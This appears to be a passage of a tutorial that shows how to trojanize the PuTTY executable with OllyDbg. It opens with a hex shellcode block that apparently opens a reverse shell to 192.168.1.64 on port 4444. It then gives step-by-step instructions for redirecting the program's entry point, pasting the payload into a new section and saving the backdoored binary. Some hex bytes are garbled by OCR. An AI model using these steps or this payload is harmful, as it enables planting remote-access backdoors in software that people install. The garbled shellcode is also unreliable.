01D38B4918E33A498B348B01D1631FFAC
C1CFDD01C738E075F6037DF83E7D2475
E4588B582401D3668B0C488B581C01D3
8B048B01D0894424245B5B61595A51FF
E0575FS5A8B12EB8D5D6833320006877
73325F54684C77260789E6FFD0B89001
000029C454506829806B00FFD56A0A68
C0A80140680200115C89E650505040
50405068EA0FDFFEOFFD5976A10565768
99A57461FFD585C0740AFF4E0875CE8
670000006A006A0456576802D9c85FFF
D583F8007E368B366A40680010000056
6A0D6858A453E5FFD593536A00565357
6802D9C85FFFD583F8007D2858680040
00006A0050680B2F0F30FFD55768756E
4D61FFD55E5EFFOC240F8570FFFFFE9
9BFFFFFF01C329C675C1C3BBF0B5A256
6A0D53FD5

Injecting Code


Launch the Olly debugger and open preprocessed putty3.exe in it.



Opened putty3.exe looks like the following.



Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.gsingla).
Copy the starting address of section .gsingla.



Get back to the putty3.exe main thread window and select the first address of putty3.exe '0046F4C6' right click -> Assemble or press spacebar.

In the "Assemble" box, enter this command, as shown below:


CALL 004C7000

Click the Assemble button.


Click the Cancel button.

The MOV instruction has been replaced by this instruction, as shown below:


CALL putty2.004c7000




Now right click on the modified starting address, then select Copy to executable -> selection.





Now save the selection to get modified executable file.






Press F7 to get to the newly created section for injecting code and reach “004C7000”.
Select sizeable amount of addresses and fill all of them with NOPs.







Copy the payload from notepad. This is the payload we are going to place in place of NOPs.




Right click on the selected section -> Binary -> Binary paste.




We can see that the payload has been converted to the assembly instructions.



